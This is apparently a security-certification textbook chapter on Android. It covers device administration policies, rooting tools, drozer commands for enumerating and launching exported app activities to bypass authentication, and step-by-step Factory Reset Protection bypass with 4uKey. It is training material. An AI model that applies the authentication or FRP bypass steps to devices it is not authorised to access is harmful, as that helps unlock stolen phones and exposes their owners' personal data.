


Figure 17.19: Android Architecture



Android Device Administration API

Source: *https://developer.android.com*

The device administration API provides device administration features at the system level. Such APIs allow developers to create security-aware applications that are useful in enterprise settings, in which IT professionals require rich control over employee devices. One can use a device administration ("admin") API to write device admin applications that users install on their devices. The device admin application enforces the desired policies.

Some examples of the types of applications that might use the device administration API are as follows:

- Email clients
- Security applications that perform a remote wipe
- Device management services and applications

The table below lists the policies supported by the Android device administration API:

Policy	Description
Password enabled	Requires that devices ask for a PIN or password
Minimum password length	Set the required number of characters for the password. For example, you can require a PIN or password to have at least six characters.
Alphanumeric password required	Requires the password to have a combination of letters and numbers and may include symbolic characters.
Complex password required	Requires the password to contain at least a letter, a numerical digit, and a special symbol. Introduced in Android 3.0.
Minimum letters required in password	The minimum number of letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum lowercase letters required in password	The minimum number of lowercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum non-letter characters required in password	The minimum number of nonletter characters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum numerical digits required in password	The minimum number of numerical digits required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum symbols required in password	The minimum number of symbols required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum uppercase letters required in password	The minimum number of uppercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Password expiration timeout	When the password will expire, expressed as a delta in milliseconds from when a device admin sets the expiration timeout. Introduced in Android 3.0.
Password history restriction	This policy prevents users from reusing the last *n* unique passwords. Typically, you can use this policy in conjunction with setPasswordExpirationTimeout(), which forces users to update their passwords after a specified amount of time has elapsed. Introduced in Android 3.0.
Maximum failed password attempts	Specifies how many times a user can enter the wrong password before the device wipes its data. The Device Administration API also allows administrators to remotely reset the device to factory defaults. This secures data in case the device is lost or stolen.
Maximum inactivity time lock	Sets the length of time since the user last touched the screen or pressed a button before the device locks the screen. When this happens, users need to enter their PIN or password again before they can use their devices and access data. The value can be between 1 and 60 minutes.

Require storage encryption	Specifies the encryption of storage, if the device supports it. Introduced in Android 3.0.
Disable camera	Specifies the camera-disabling feature. Note that this does not have to be permanent. The camera can be enabled/ disabled dynamically based on context, time, and so on. Introduced in Android 4.0.


Table 17.3: List of policies supported by the Android Device Administration API

In addition to supporting the policies mentioned above, the device administration API lets you perform the following:

- Prompt user to set a new password
- Lock device immediately
- Wipe the device's data (i.e., restore the device to its factory defaults)

An example of an Android device administrator page is shown below:

Figure 17.20: Screenshot displaying Android Device Administrator



Android Rooting

The goal of rooting Android is to overcome the restrictions imposed by hardware manufacturers and carriers, thereby resulting in the ability to modify or replace system applications and settings, run apps that require admin privileges, remove and replace a device's OS, remove applications pre-installed by its manufacturer or carrier, or perform other operations that are otherwise inaccessible to the typical Android user. Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. The rooting process involves exploiting security vulnerabilities in the device's firmware, copying the su binary to a location in the current process's PATH (e.g., /system/xbin/su), and granting it executable permissions with the chmod command.

Rooting enables all the user-installed applications to run privileged commands such as

- Modifying or deleting system files, modules, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to hardware that is typically unavailable to devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Installing applications on SD card
- Better user interface and keyboard

Rooting also comes with many security risks and other risks to your device, including:

- Voiding your phone's warranty
- Poor performance
- Malware infection
- "Bricking" the device

One can use tools such as One Click Root, KingoRoot, and so on to root Android devices.

Rooting Android Using KingoRoot

Source: *https://www.kingoapp.com*

KingoRoot is a tool used to root Android devices. It can be used with or without a PC. KingoRoot helps users root their Android devices to achieve the following:

- Preserve battery life
- Access root-only apps
- Remove carrier "bloatware"
- Customize appearance
- Attain admin level permission

The following steps are involved in rooting an Android device with this tool:

Android Rooting With PC:

- Download KingoRoot Android (PC Version) and install it on your desktop.
- Run the tool and connect the device to the computer with a USB cable.
- Enable the USB debugging mode on your Android device.
- Now, the tool will install the latest drivers on your PC.
- You will see a new screen on your desktop with your device name and the "**ROOT**" button.
- Click on **ROOT** to root your device.

Android Rooting Without PC:

- Enable installation from unknown sources in your Android device.
- Download **KingoRoot.apk** on your Android device from Play Store.
- Install and launch KingoRoot.
- Press "**One Click Root**" on the main interface of the app.
- Wait for a few seconds until the root result appears on the display.
- Attempt multiple times in case of failed rooting or you can try the PC version.





Figure 17.21: Screenshot of KingoRoot Android (APK Version)



Android Rooting Tools

- **One Click Root**

  Source: *https://oneclickroot.com*

  One Click Root is an Android rooting software that supports most devices. It comes with extra fail-safes (such as instant unrooting) and offers full technical support. It allows the rooting of an Android smartphone or tablet and provides access to additional features such as gaining access to more apps, installing apps on SD cards, preserving battery life, Wi-Fi and Bluetooth tethering, installing custom ROMs, and accessing blocked features.


  Following are the steps to root an Android device:

  - Download One Click Root (PC Version) and install it on your desktop
  - Connect the device to the computer with a USB cable
  - Enable USB debugging mode on the Android device
  - Run the One Click Root tool on a PC and click on ROOT to root the device

Figure 17.22: Screenshot of One Click Root

Some additional Android rooting tools are as follows:

- TunesGo (*https://tunesgo.wondershare.com*)
- RootMaster (*https://root-master.com*)
- Magisk Manager (*https://magiskmanager.com*)
- KingRoot (*https://kingrootapp.net*)
- iRoot (*https://iroot-download.com*)



Hacking Android Devices

Owing to the rapidly growing number of users of Android devices, these devices have become primary targets for most hackers. Attackers use various tools such as drozer, zANTI, Network Spoofer, Low Orbit Ion Cannon (LOIC), DroidSheep, Orbot Proxy, and so on to launch attacks on Android devices.

Identifying Attack Surfaces Using drozer

Attackers use the drozer tool to discover various vulnerabilities and attack surfaces on Android devices and apps. It is also incorporated with various features to control remote Android devices. Attackers do not need any USB debugging techniques; they can assess the device using drozer in the production state itself. This tool offers a drozer agent (emulator used for testing) and drozer console (command-line interface) through its package that can be leveraged by an attacker to perform various assessment operations on target devices.

After installing the drozer agent, the steps given below must be followed to identify attack surfaces on the target Android device:

- **Fetching Package Information**

  Use the following commands to fetch the package information from a connected device:

  `dz> run app.package.list`

  - Displays all the packages inside the device

```
dz> run app.package.list -f <string_name>
```

- Retrieves the package name from the list

```
dz> run app.package.info -a <package_name>
```

- Retrieves basic details about a specific package

By running the abovementioned commands, an attacker obtains all the information about the required package.

- **Identifying Attack Surface**

Now, the attacker uses utilities from the abovementioned package to identify attack surfaces on the device. Use the following commands to list information on exported activities, services, broadcast receivers, and content providers:

```
dz> run app.package.attacksurface <package_name>
```

- Lists various exported activities

Figure 17.23: Screenshot of Dozer identifying attack surface

```
dz> run app.activity.info -a <package_name>
```

- Displays details of the exported activities




Figure 17.24: Screenshot of Dozer displaying activity information

- **Launching Activities**

  Use the following command to launch the required activity:

  ```
  dz> run app.activity.start --component <package_name> <activity_name>
  ```

  The activity displays critical information that can be exploited to evade the authentication process.





Figure 17.25: Screenshot of Dozer displaying credentials

After bypassing the authentication process, the attacker can discover various attack surfaces and further exploit them to launch various attacks on target Android devices.



Bypassing FRP on Android Phones Using 4ukey

Source: *https://www.tenorshare.net*

Factory Reset Protection (FRP) is a security feature of Android devices designed to prevent unauthorized access to lost or stolen devices. Attackers can bypass FRP by exploiting software vulnerabilities or using specialized tools, such as 4ukey and Octoplus FRP. Upon successfully bypassing the FRP, attackers can gain access to personal data stored on the device, such as contacts, messages, and photos. In addition, attackers can use compromised devices to install malware or access sensitive accounts.

The following are the steps that attackers use to bypass the FRP on Android phones using 4ukey:

- **Step 1:** Launch 4uKey and connect the locked Android device to the computer → Click on the "**Remove Google Lock (FRP)**" option.




Figure 17.26: Screenshot showing the initial screen of 4ukey

- **Step 2:** Select the correct operating system (OS) version of the Android device.




Figure 17.27: Screenshot of 4ukey showing the selection of Android device versions

- **Step 3:** Click on the "**Start**" button to initiate the process of removing the Google Account Lock (FRP).




Figure 17.28: Screenshot of 4ukey showing details of selected Android device

- **Step 4:** Follow the onscreen instructions to bypass the FRP on the Android device.

  Note: If a pop-up notification appears on your device, ensure to enable "**Always Allow From This Computer.**" Then choose either "**OK**" or "**Allow.**" Once done, click the "**OK**" button.




Figure 17.29: Screenshot of 4uKey showing set up instructions

- **Step 5:** Upon successful completion, you will receive a notification window displaying the message "**Bypassed Google FRP Lock Successfully.**"

